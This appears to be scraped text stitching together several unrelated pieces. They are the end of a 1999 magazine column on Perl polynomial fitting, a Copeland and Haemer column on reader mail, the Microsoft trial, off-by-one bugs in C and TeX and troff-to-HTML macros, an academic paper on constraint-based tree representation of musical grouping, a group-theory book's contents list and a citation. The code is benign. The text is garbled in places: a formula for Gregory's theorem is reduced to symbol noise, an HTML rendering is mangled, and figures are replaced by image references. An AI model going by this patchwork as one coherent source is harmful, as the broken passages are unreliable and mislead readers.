Math::Polynomial->verbose(1);

print "$p\n";
```

And here is the result from our mystery sequence.

```
$X**3 + -2*$X**2 + 5
```

If we wanted this to run more quickly, we could tune `fact()` ***and*** `fact_pow()` ***by saving results we already know in an array. Once we know x_2*** *from an earlier calculation, we could look it up in our computation of* ***x_3*** *instead of recalculating it. (This is known as memoizing.)*

On the other hand, this would take more development time, and the program seems fast enough as it is. We chose to use `Math::Polynomial` *instead of investing in an elaborate symbolic math package, or writing our own, for the same reason.*

Still, the reason we spent an hour or so writing a program was because we wanted something that worked faster than a hand-calculation. Okay, if we're not optimizing for development time (zero if we'd done the algebra with pencil-and-paper), and we're not optimizing for program performance, what are we optimizing for?

Our own amusement.

Speaking of which, we're amused by the observation that Gregory's theorem can be rewritten in the following way:

*x _ _ >____****!_<I>_<I>_x<B>_i****=>/\if(0) ( ) i*

This makes us think there might be some nice combinatoric interpretation or application of the formula. Can any reader give us one?

Until next time, happy trails.

Work: Odds and Ends

Jeffreys Copeland & Haemer

(*Server/Workstation Expert*, May 1999)

I beheld the wretch -- the miserable monster whom I created.
--- Mary Wollestonecraft Shelly, *Frankenstein*

How much easier it is to be critical than to be correct.
--- Benjamin Disraeli

Ah, May. We can't help but think of the late Bill Rotsler's cartoon cat sitting in the window distracted by a butterfly above the caption ``if cats had a longer attention span, they could rule the world.'' Just so we don't compete with the short attention span engendered by spring fever, we'll be covering a set of topics we've had kicking around in the attic for a while, none of which are enough to fill a complete column. Thus, we present you with a Franken-column.

But first, we found your reaction to our February column educational. (See ``Differences Among Women,'' *SunExpert*, page 38, or http://swexpert.com/C9/SE.C9.FEB.99.pdf.)

Differences among correspondents.

Sometimes, life imitates that simple harmonic motion experiment from freshman physics. When we wrote our November column on technology and reading, we were surprised that the first two notes we had about it were both from women. We used this as a jumping-off point for our February column. (As you know, there's sufficient publication offset that our observations and counter-observations occur in waves with a period of three months.)

The level of reader interest in the February column was higher than we'd anticipated. We seem to have struck a nerve -- or a pair of nerves, as it turns out.

One reader, Pete Kernan, now has a web page about these four-tuples, http://theory2.phys.cwru.edu/~pete/sequence.html. There is also a related entry, A045794, in the ``On-Line Encyclopedia of Integer Sequences,'' http://www.research.att.com/~njas/sequences/

index.html (look for ``Haemer," ``Copeland," or ``1 1 1 3 3 4 9").

We promised to report on the sex ratio of the responses to our column, and here it is: within a month, we got 61 pieces of email from 34 unsolicited readers. Of these, nine respondants were women, (including Ann Janssen, one of our correspondents on the November column), and 25 were men. The correspondents even included the husband-and-wife pair of Shelly Shumway and Arthur Smith. One (male) reader, Sal Mamone, sent us a pointer to some statistics he'd gathered about sex differences among his computer science students. (See ``Empirical Study of Motivation in a Entry Level Programming Course," *ACM SIGPLAN Notices*, March 1992.) We aren't sure Sal's statistics completely apply, since he was teaching COBOL and we think that puts an entirely different skew into the results, but they're interesting nonetheless.

All the responses were interesting and gratifying, but what jumped out at us was the sexual dimorphism. Women sent mail saying, ``Interesting column, here's my opinion"; men sent mail saying, ``interesting column, here's my code/math." We suspect that we could write a perl script to sort the responses by sex.

One woman sent a technical response (containing math or code); three men sent non-technical responses. The fraction of cross-dressed mail for the two sexes is identical to two decimal places.

But we've still gotten no responses from Antarctica.

Monopolies and You.

It should be apparent by now that we're open-source bigots. We firmly believe in open systems, with commodity hardware and for the most part, with non-proprietary software. But there are forces in the world that disagree with us. The largest of those is currently (and probably still will be, by the time you read this) on trial for violations of the anti-trust laws. We speak, of course, about Microsoft.

We won't go into detail about the trial, because whatever we say will be out of date by the time this sees print, but we'll note some interesting reactions:

- Amid all the calls to break Microsoft into various vertical or horizontal slices, Perl consultant and author Tom Christiansen has suggested a different solution: he'd rather see the government make all Microsoft's source code subject to the GNU Public License.
- An IBM spokesman has suggested that Microsoft being sued for anti-trust will destroy the company. After all, he reasons, once IBM ran into anti-trust trouble -- a lawsuit that lasted for eight years, from the last day of the Johnson adminstration to the first day of the Carter administration -- they started spending all their time consulting with lawyers about their plans rather than making new ones. We aren't sure how lawyers had anything to do with their stupidity about the PC market and relative hardware pricing: that's what actually brought the world's formerly largest computer company to the brink of death.

- There's a movement afoot from Linux users to get Microsoft and the hardware vendors to refund their license fees. In general, the Linux community buys commodity hardware, but never boots the installed versions of Windows which are pre-installed on the machines. Open Source advocate Eric Raymond led a protest march over this issue at Microsoft's Silicon Valley offices in February. See `http://www.netcraft.com.au/geoffrey/toshiba.html` for another example.
- If Microsoft is broken up, we expect that the century's first big forced corporate breakup will be instructive. When Standard Oil was dismembered by the government, conventional wisdom was that John D. Rockefeller's fortune would suffer. Quite the contrary, he was three times richer within five years.
- Our guess is that no matter what Judge Thomas Penfield Jackson decides at the trial itself -- which in early March, during the trial's recess, we expect will be against Microsoft in some form -- Microsoft will appeal the verdict. The applicable appeals court has already demonstrated its computer illiteracy in its imfamous ``the browser is part of the operating system because Microsoft says so'' decision. This means that all bets are off on the final outcome.

Off By One and Other Odd Calculations.

We've tripped over a variety of off-by-one errors in our time. In fact, we've complained about some of these in this column before. How do they show up and how do we prevent them? Some examples of obsfucated code, and the fixes for them, may be instructive.

Taking our cue from Disraeli, we provided an example back in October, 1996, complete with fix, of the `%U` and `%W` specifiers to the `date` command and the `strftime()` interface. These two specifiers return the week number; in the case of `%W`, it's the number of weeks beginning on Sunday since January 1st of the current year. In many (nay, most) implementations, these are calculated incorrectly. Given a populated `tm` structure, and the realization that the number of weeks since the beginning of the year is the same as the number of Sundays, it's pretty easy to calculate:

```
sun_week (tm)
 struct tm *tm;
{
 int lastsun = tm->tm_yday -
  tm->tm_wday;
 return (lastsun+7)/7;
}
```

On the other hand, we've been known to get things wrong, too. We built a routine to over-write a section of a file with `nul`s a while back. Since the files could be large, we wanted the program to print a status bar to tell us how far along it was. Certainly, it could print a dot for each block it wrote, but it would be

far more effective to print a line of fixed length, and then add a dot for each 5% of the write completed.

The code for writing the blocks is pretty obvious:

```
fprintf(stderr, "-20s (%07ld) ",
 filename, size);
/* insert [set up for status bar] here */
while( size > 0L )
{
 if( size >= BUFSIZ )
  write(fp,nullbuf,BUFSIZ);
 else
  write(fp,nullbuf,size);
 size -= BUFSIZ;
 /* insert [show status] here */
}
```

But how do we print the status? Our first cut was something like:

```
#define REPORT 20
/* set up for status bar */
osize = size;
nn = size / REPORT;
cnt = nn * (REPORT-1);

  ...

/* show status */
while( size < cnt )
{
 cnt -= nn;
 fprintf(stderr, ".");
}
```

But this, of course, results in incorrect bar length if `size` is less than 20, or if rounding makes the initial value of `cnt` odd. The correct code is more like:

```
#define REPORT 20
/* set up for status bar */
osize = size;
nn = REPORT;
```

```
  ...

/* show status */
while( nn > 0  && size < (osize*nn/REPORT) )
{
 nn--;
 fprintf(stderr,".");
}
```

An equally odd calculation occurs in the TeX macros for Graham, Knuth and Patashnik's *Concrete Mathematics*. (Addison-Wesley, 1994, ISBN 0-201-55802-5.) TeX provides the time of day in minutes since midnight. (We'll leave alternate implementations as an exercise.) To convert that to traditional hours, colon, minutes format requires a bit of fiddling. Usually, we use code such as the following:

```
\def\formattedtime{\hrs = \time
 \divide \hrs by 60
 \mins = \time
 \divide \mins by 60
 \multiply \mins by -60
 \advance \mins by \time
 \number \hrs
  :\ifnum \mins < 10 0\fi\number \mins
}
```

On the other hand, we spent a bit of head scratching over the following fragment from the *Concrete Mathematics* macros before the inevitable ``aha!'':

```
\def\hours{\count0=\time
  \divide\count0 by60 % find the o'clock
  \multiply\count0 by40
  \advance\count0\time % convert to hhmm
  \advance\count0 10000
  \expandafter\gobbleone\number\count0\relax
}
\def\gobbleone1{}
```

The calculation of time divided by 60 times 40 provides 40 times the hours. Since the number of minutes since midnight already contains the hour times 60, this has the effect of leaving the hours multiplied by 100 in the result. Thus we are left with hours times 100, plus minutes. Adding 10000 guarantees that there is a leading zero, if necessary. Unfortunately, it's preceeded by a leading one; fortunately that

character is eaten by `gobbleone` in a bit of TeX macro legedermain.

HTML and troff.

Let's change gears now: By virtue of our being open-source bigots, we're also in favor of open formats. This means that the proprietary documents produced by the likes of Microsoft Word and the Excel spreadsheet make us see various shades of red. (Okay, they make Haemer see red: Copeland's color blind, so he just sees a darker shade of gray.) It also means we really like markup languages such as `troff` and HTML. In fact, we generally write this column in the first, and then convert it to the other for later consumption.

There are a number of tricks we could use for this conversion, including a variety of public domain tools for conversion. But, we do something that may not be as obvious: we convert our `troff` source to HTML by running it through `nroff` with a special macro package.

This all came to mind a few weeks ago when Softway Systems colleague John McMullen was converting a variety of `troff` documentation to on-line web pages, and asked for some assistance. We won't show you the whole macro package, but just some interesting pieces.

Our replacement for the `-mm` list macros had been the following:

```
.\" ===== LISTS
.de AL \" numbered list
.nr list_type 1
<OL>
..
.de BL \" bullet list
.nr list_type 2
<UL>
..
.de LE
.if \\n[list_type]=1 </OL>
.if \\n[list_type]=2 </UL>
.nr list_type 0
..
.de LI
.if \\n[list_type]=1 <LI>
.if \\n[list_type]=2 <LI>
..
```

John pointed out that we didn't support nested lists, and supplied the following replacement code, which

you'll note actually has comments in it. (For ease of reading, `@br` is a macro that replaces `troff`'s `br` directive; `br` itself becomes a macro that produces an HTML `<BR>` tag.)

```
.\" =====  LISTS
.\" When we enter a new list, we prepend the
.\" correct termination tag to the string
.\" list_end.  When we end a list, we use that
.\" string as the argument list to the .LE
.\" macro, print the first argument and redefine
.\" the string If the string length is zero,
.\" we know there's a problem.
.de AL \" numbered list
.@br
<OL>
.ds list_end "</OL> \\*[list_end]
..
.\" we could specify bullets versus dashes
.\" (HTML 3.2) but it's not a vital issue in my
.\" experience, but with .AL people care.
.de BL \" bullet list
.@br
<UL>
.ds list_end "</UL> \\*[list_end]
..
.de DL \" dash list
.BL
..
.de end_list
.ie \\n[.$]=0 \{\
. tm ".LE: List ending without being in a list
.\}
.el \{\
\\$1
.shift
.rm list_end
.ds list_end "\\$@
.\}
..
.de LE
.@br
.end_list \\*[list_end]
.if "\\$1"1" <P>
..
```

```
.de LI
.@br
<LI>
..
```

It's just not possible to provide a macro to handle every eventuality in our text, so the HTML macros define `.ds HTML@Printing xx` Since `groff` provides a way to test the existence of a string -- `amp;.if d HTML@Printing`... -- we can provide different coding for the `troff` and HTML versions. For example,

```
.ds rr re\*'sume\*'
.if d HTML@Printing .ds rr r&eacute;sum&eacute;
```

Since most of the use of the `HTML@Printing` flag are related to accents, we finally wrote an accent filter.

```
#! /usr/local/bin/perl -p
#  Accent filter for -mm to HTML conversion.
#  Note this only works for valid combinations.

s/([AEIOUaeiouy])\\\*:/\&$1uml;/g;
s/([AEIOUaeiouy])\\\*;/\&$1uml;/g;
s/([AEIOUaeiou])\\\*`/\&$1grave;/g;
s/([AEIOUYaeiouy])\\\*'/\&$1acute;/g;
s/([AEIOUaeiou])\\\*\^/\&$1circ;/g;
s/([ANOano])\\\*\~/\&$1tilde;/g;
s/([Cc])\\\*,/\&$1cedil;/g;
s/\\\(AE/\Æ/g;
s/\\\(ae/\æ/g;
```

This nicely converts input such as

```
U\*:ber, u\*:ber,
ha\*^t, nin\*~o,
fac\*,ade, \(aeon.
```

into

```
&Uuml;ber, &uuml;ber,
h&acirc;t, ni&ntilde;o,
```

```
fa&ccedil;ade, &aelig;on.
```

for printing as ``Über, über, hât, ninnbsp;o, façade, æon."

We leave it as an exercise to fill in the other interesting `troff` special characters with HTML/8859-1 escape sequences, such as inverted exclamation points, and the common fractions.

Finishing up.

Next time, we'll write a review of I18N tricks and techniques. By the time you read that, the Microsoft trial may be in appeal, all of your off-by-one bugs may be gone, and you may have finished converting all your `troff` documents to HTML.

Until then, happy trails.

Representing Trees with Constraints

Ben Curry[1]*, Geraint A. Wiggins[2] and Gillian Hayes[1]

[1] Institute of Perception, Action and Behaviour, Division of Informatics,
University of Edinburgh, Edinburgh EH1 1HN
[2] Department of Computing, School of Informatics,
City University, Northampton Square, London EC1V 0HB

Abstract. This paper presents a method for representing trees using constraint logic programming over finite domains. We describe a class of trees that is of particular interest to us and how we can represent the set of trees belonging to that class using constraints. The method enables the specification of a set of trees without having to generate all of the members of the set. This allows us to reason about sets of trees that would normally be too large to use. We present this research in the context of a system to generate expressive musical performances and, in particular, how this method can be used to represent musical structure.

1 Introduction

This paper describes how constraints can be used to represent a specific class of trees that have the following properties:

Rooted - each tree has a node distinguished as the root node.
Ordered - the children of each node are distinct and cannot be re-ordered without changing what the tree represents.
Constant depth - the leaf nodes of each tree are all the same distance from the root.
Strict - at each depth, one of the nodes has at least two successors.

The number of distinct trees in this class is large for each n, where n is the number of leaf nodes. If $n \geq 10$ the set of trees described can not easily be manipulated or used within a computer system. We present here an efficient way of representing this large set of trees, using constraint logic programming, that enables us to use this class of trees in our research.

The structure of the paper is as follows. The next section explains why we are interested in representing sets of trees in the context of music. We then present some implementation details including our representation and the constraints used to specify the trees of interest. Some results are presented that illustrate the effectiveness of this method. Finally, we end with our conclusions.

* Ben Curry is supported by UK EPSRC postgraduate studentship 97305827

2 Motivation: Grouping Structure

This work forms part of our research into creating an expressive musical performer that is capable of performing a piece of music alongside a human musician in an expressive manner.

An expressive performance is one in which the performer introduces variations in the timing and dynamics of the piece in order to emphasise certain aspects of it. Our hypothesis is that there is a direct correlation between these expressive gestures and the musical structure of the piece and we can use this link to generate expressive performances.

The theory of musical structure we are using is the Generative Theory of Tonal Music (GTTM) by Lerdahl and Jackendoff (1983). The theory is divided into four sections that deal with different aspects of the piece's musical structure. We are particularly interested in the *grouping structure* which corresponds with how we segment a piece of music, as we are listening to it, into a hierarchy of groups. It is this hierarchy of groups that we seek to represent with our trees.

The rules are divided into two types: *well-formedness* rules that specify what structures are possible; and *preference* rules that select, from the set of all possible structures, those that correspond most closely to the score.

The rules defining grouping structures are based on principles of change and difference. Figure 1 shows four places where a grouping boundary may be detected (denoted by a '$*$'). The first case is due to a relatively large leap in pitch between the third and fourth notes in comparison to the pitch leaps between the other notes. The second boundary occurs because there is a change in dynamics from piano to forte. The third and fourth boundaries are due to changes in articulation and duration respectively.




Fig. 1. Points in the score where grouping rules may apply

Figure 2 shows an example of a grouping structure for a small excerpt of music. We can see that the music has been segmented into five different groups, one for each collection of three notes. The musical rest between the third and fourth groups causes a higher level grouping boundary that makes two higher level groups which contain the five groups. These groups are then contained within one large group at the highest level.

The grouping structure can be represented with a tree. Figure 3 shows a tree representation (inverted, to aid comparison) for the grouping structure shown in Fig. 2. The leaf nodes at the top of the tree correspond to the notes in the score, and the branches convey how the notes are grouped together. This is an

example of the class of tree we are trying to represent. From this point onwards the trees will be presented in the more traditional manner, i.e. the leaf nodes at the bottom and the root node at the top.




Fig. 2. An example grouping structure




Fig. 3. Tree representing the grouping structure shown in Fig. 2

Although the GTTM grouping rules are presented formally, the preference rules introduce a large amount of ambiguity. For a particular piece of music, there are many possible grouping structures which would satisfy the preference rules. The purpose of the present research is to devise a way to represent this large set of possible structures in an efficient way so that they can be used by a computer system.

Using our hypothesis of the link between musical structure and expressive performance, one of the core ideas of our research is to use rehearsal performances by the human musician to disambiguate the large set of possible grouping trees. The expressive timing used by the musician in these rehearsals provides clues as to how the musician views the structure of the piece. A consistent pattern of timing deviations across a number of performances will enable us to highlight points in the score where the musician agrees with the possible grouping boundaries.

3 Using Constraints

This section of the paper explains how we use constraint logic programming (Van Hentenryck, 1989) to represent sets of trees. Although constraints have been used in the areas of music composition (e.g. Henz 1996) and tree drawing

(e.g. Tsuchida 1997), this research is concerned with an efficient representation of large numbers of tree structures, which is a problem distinct from these.

Constraint logic programming over finite domains enables the specification of a problem in terms of variables with a range of possible values (known as the *domain* of the variable) and equations that specify the relationships between the variables. For example if (1), (2) and (3) hold then we can narrow the domains of x and y as shown in (4):

$$x \in \{1..4\} \tag{1}$$
$$y \in \{3..6\} \tag{2}$$
$$x + y \geq 9 \tag{3}$$
$$x \in \{3..4\} \wedge y \in \{5..6\} \tag{4}$$

The following sections outline the representation and the constraints we use to specify the class of trees. We begin by discussing the representation of the nodes and then present the five types of constraints used to ensure that the trees generated belong to our class.

3.1 Representation

We know that our class of trees will be monotonically decreasing in width from the leaf nodes up to the root and, therefore, we can represent the set of trees by a triangular point lattice of nodes[1]. Figure 4 shows the point lattices for trees of width $n = 3$ and $n = 4$.




Fig. 4. Point lattices for trees of width 3 and 4

Each node has the following variables (illustrated in Fig. 5):

1. *id*: a unique identifier;
2. *uplink*: a connection to the level above;

[1] An implementation detail means that there is always a path from the highest node of the point lattice to the leaf nodes, but this highest node should not be considered the root node. The root node may occur at any height in the point lattice and is identified as the highest node with more than one child.

3. Downlink values which represent all the nodes on the level below that are connected to this one.

The *id* is specified as an (x,y) coordinate to simplify the implementation details. The *uplink* variable contains an integer that represents the x-coordinate of the node on the level above to which this node is connected i.e. node ($uplink$, $y + 1$). The downlink values, specified by a lower (dl) and upper (du) bound, refer to a continuous range of nodes on the level below that may be connected to this one i.e. nodes (dl, $y - 1$)...(du, $y - 1$).




Fig. 5. A typical node

The next sections present the constraints that are applied to the nodes in order to create the specific set of trees in which we are interested. They begin by specifying the domains of the variables and then constraining the nodes so that only those trees that belong to our class can be generated.

3.2 Node Constraints

The first task is to define the domains of the variables for each node. Due to the triangular shape of the point lattice, the uplink for each node is constrained to point either upwards, or up and to the left of the current node. We constrain the downlink for each node to span the nodes directly below, and below and to the right of the current node.

The constraints (given in (5)-(8)) define the domains of the *uplink* and downlink range (i.e. dl and du) for each node[2]. The *uplink* lies in the range $\{0..x\}$ where x is the x-coordinate of the current node. The zero in the range is used when the node is not connected to the level above.

$$domain([uplink]) = \{0..x\} \tag{5}$$

$$domain([dl, du]) = \{0..n\} \tag{6}$$

$$(dl = 0) \oplus (dl \geq x) \tag{7}$$

$$du \geq dl \tag{8}$$

[2] The $\oplus$ in (7) denotes exclusive-or.

The downlink specifiers dl and du are constrained in a similar way to lie in a range from {0..n} with the added constraints that du has to be greater than or equal to dl and that dl either equals zero or is greater than or equal to x. Figure 6 shows how these constraints relate to the direction of the connections to and from each node.

Constraint (9) handles the situation of a node which is not used in a tree. If the *uplink* of the node is zero then the downlinks of the node must also be zero.

$$((dl = 0) \Leftrightarrow (du = 0)) \wedge ((dl = 0) \Leftrightarrow (uplink = 0)) \tag{9}$$




Fig. 6. Constraining the Uplinks and Downlinks

3.3 Level Constraints

To ensure that the connections between two levels do not cross, constraints (10) and (11) are applied to each pair of adjacent nodes. For a pair of nodes A and B, with A directly to the left of B, the $uplink_B$ must either point to the same node as the $uplink_A$ or to the node to the right of it or, if it is unused, be equal to zero (10).

$$(uplink_B = uplink_A) \vee (uplink_B = uplink_A + 1) \vee (uplink_B = 0) \tag{10}$$

Once one of the uplinks on a particular level becomes equal to zero, all the uplinks to the right of it must also be zero (11). This prevents the situation of an unconnected node in the midst of connected ones.

$$(uplink_A = 0) \Rightarrow (uplink_B = 0) \tag{11}$$

Figure 7 shows examples of correct and incorrect mid-sections of a tree under these new constraints. The bottom example is incorrect because it violates constraints (10) and (11).




Fig. 7. A correct (*top*) and incorrect (*bottom*) mid-section of a tree

3.4 Consistency Constraints

If the current node refers to a node in the level above, the x-coordinate of this node must appear within its downlink range. Constraint (12) ensures that if this node points to a node on the level above, the downlink range of that node must include this one. Figure 8 shows how this constraint affects two nodes where the lower one is connected to the upper one.

$$(x_{above} = uplink_{this}) \Leftrightarrow ((x_{this} \geq dl_{above}) \wedge (x_{this} \leq du_{above})) \qquad (12)$$




Fig. 8. Ensuring connectivity between nodes

3.5 Width Constraints

We now constrain the trees to decrease in width as we travel from the leaf nodes to the root node. The width of a level is defined as the number of nodes that have a non-zero uplink on that level. Constraint (13) deals with this situation with the precondition that the width of the current level is greater than 1. This precondition is necessary to allow situations such as the first four trees in Fig. 10 where we consider the root node to be at the point where branching begins.

$$(width_i > 1) \Rightarrow (width_j < width_i) \tag{13}$$

We want to ensure that the trees decrease in width to reduce the search space as much as possible. Figure 9 shows an example of a tree which does not decrease in width between two levels, we can remove this tree from our search space as it does not contribute anything new to the grouping structure as we move from level i to level j.




Fig. 9. A section of a tree that does not decrease in width

3.6 Edge Constraints

The last step is to ensure that the uplink of the rightmost[3] node on a level points inwards (the rightmost node in Fig. 7 is an example of this). We find the maximum x of the level above that has a non-zero *uplink* and then ensure that the *uplink* of the rightmost node points to it ((14) and (15)).

$$\mathcal{S} = \{x : id(x, y) \text{ has } uplink_x \neq 0\} \tag{14}$$

$$uplink \leq max(\mathcal{S}) \tag{15}$$

3.7 Valid Trees

The constraints given in §3.2 to §3.6 define the set of trees which belong to our class. Figure 10 shows an example set of width $n = 4$. The white nodes are ones that appear in the generated solutions but are not considered to be part of the tree since the root of the tree is the highest node with more than one child.

3.8 Using the Constraint Representation

The constraints which have been defined in the sections above describe a general class of trees. The next step is to introduce aspects of the grouping structure to

[3] By 'rightmost' we mean the node on the current level with the maximum x-coordinate that has a non-zero uplink.




Fig. 10. All the trees of width four ($n = 4$)

reduce this large set of trees to only those trees that correspond to the piece of music being analysed.

Every point in the musical score where a grouping boundary could occur is identified, for each of these points we then measure the relative strength of this boundary against the surrounding ones. Every boundary point can then be used to determine the shape of the tree by ensuring that every pair of notes intersected by a boundary corresponds to a pair of nodes separated in the tree set.

To separate the nodes in a tree, we need to ensure that the parents of the nodes are not the same, and if we have a measure of relative strength between boundaries, we can specify how far towards the root the nodes need to be separated. The algorithm below shows how this is implemented:

$Repel(id_A, id_B, strength)$
  if $(strength \geq 1)$ **then**
    $parent(id_A) \neq parent(id_B)$
    $Repel(parent(id_A), parent(id_B), strength - 1)$
  endif

This recursive predicate takes two nodes and a strength argument and recursively ensures that the nodes are separated up to a height *strength*. Figure 11 shows an example tree where the tree is divided into two subtrees by a *Repel* constraint that is applied with $strength = 1$ between the second and third leaf nodes.




Fig. 11. How *Repel* affects the tree

4 Results

We generated all the trees up to width $n = 7$ and found a similarity with an entry in the Online Encyclopedia of Integer Sequences (Sloane, 2000). It matched a sequence discovered by the mathematician Arthur Cayley (1891) based upon this particular class of trees which has the recurrence shown in (16) and (17)[4]

This recurrence defines the number of trees that belong to our class that are of width n.

$$a(0) = 1 \tag{16}$$

$$a(n) = \sum_{k=1}^{n} \binom{n}{k} a(n-k) \tag{17}$$

Using our representation, the approximate formula, derived experimentally, for the number of constraints to represent the set of all the trees of width n is given in (18).

$$Constraints \approx \frac{2}{3}n^3 + 11n^2 - \frac{2}{3}n - 24 \tag{18}$$

The number of trees of width n grows rapidly (e.g. the number of trees of width 50 is 1.995×10^{72}). By contrast, the number of constraints it takes to represent the same number of trees is 1.1×10^5.

Figure 12 shows how the number of trees grows in comparison to the number of constraints as we increase the width of the tree. The number of trees increases at a greater than exponential rate whereas the number of constraints increases at a low-order polynomial rate.

5 Conclusions

This paper presents our research on representing a specific class of trees with constraint logic programming. Although the number of constraints needed to represent these large sets of trees is comparatively small, the computational time needed to solve the constraints is not.

The representation currently restricts the trees to have leaf nodes at the same depth; however, it does allow the addition of quite simple constraints to change the class of trees represented. For example, to restrict the trees to strictly binary trees we need only add the constraint $du = dl + 1$.

With the use of constraints we have delayed the generation of trees until we have added all the possible restrictions, this offers a great reduction in complexity and allows us to manipulate trees of greater width than would normally be possible.

[4] Where $\binom{n}{k}$ is the standard n choose k formula given by: $\frac{n!}{k!(n-k)!}$




Fig. 12. A graph showing how the number of trees and number of constraints grows with the width of the tree

References

Cayley A.: On the Analytical Forms Called Trees. Coll. Math. Papers, Vol. 4. Cambridge University Press (1891)

Henz M., Lauer S. and Zimmermann D.: COMPOzE – Intention-based Music Composition through Constraint Programming. Proceedings of the 8th IEEE International Conference on Tools with Artificial Intelligence, IEEE Computer Society Press (1996)

Lerdahl F. and Jackendoff R.: A Generative Theory of Tonal Music. MIT Press (1983)

Sloane N. J. A.: The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/~njas/sequences/ (2000)

Tsuchida K., Adachi Y., Imaki T. and Yaku T.: Tree Drawing Using Constraint Logic Programming. Proceedings of the 14th International Conference of Logic Programming, MIT Press (1997)

Van Hentenryck P.: Constraint Satisfaction in Logic Programming. Logic Programming Series, MIT Press (1989)

UPDATED version 8.3.9 - June 30, 2003

GROUP THEORY

Predrag Cvitanovic'

Contents

Index (very preliminary)

1 Introduction (95% finished, 16 may 2002)

2 Preview (95% finished, 16 may 2002)

3 Invariants and irreducibility (90% finished, 30 may 2002)

4 Diagrammatic notation (90% finished, 30 may 2002)

5 Recouplings (90% finished, 16 may 2002)

6 Permutations (90% finished, 16 may 2002)

7 Casimir operators (80% finished, 16 may 2002)

8 Group integrals (60% finished, 30 Oct 2000)

9 Unitary groups (80% finished, 16 may 2002)

10 Orthogonal groups (90% finished, 16 may 2002)

11 Spinors (80% finished, 29 jul 2002)

12 Symplectic groups (commenced, 9 Oct 97)

13 Negative dimensions (90% finished, 16 may 2002)

14 Spinors' Sp(n) sisters (1/2 finished, 30 may 2002)

15 SU(n) family of invariance (90% finished, 16 may 2002)

16 G_2 family of invariance groups (90% finished, 16 may 2002)

17 E_8 family of invariance groups (70% finished, 16 may 2002)

18 E_6 family of invariance groups (3/4 finished, 16 may 2002)

19 F_4 family of invariance groups (3/4 finished, 16 may 2002)

20 E_7 family of invariance groups, negative dimensions (60% finished, 16 may 2002)

21 Exceptional magic (3/4 finished, 1 May 96)

A Recursive decomposition (1/2 finished, 15 apr 2000)

B Properties of Young Projections (1/2 finished, 25 Feb 2000)

C G2 evaluation rules (60% finished, 29 july 2002)

D E8 calculations (60% finished, 29 july 2002)

References (preliminary, 29 july 2002)

Predrag Cvitanovic', *dasgroup@cns.physics.gatech.edu*

Alain Darte, Daniel Chavarria-Miranda, Robert Fowler, and John Mellor-Crummey. Latin hyper-rectangles for efficient parallelization of line-sweep computations. Submitted to the *Annals of Operations Research*, December 2001. [ps], [pdf]

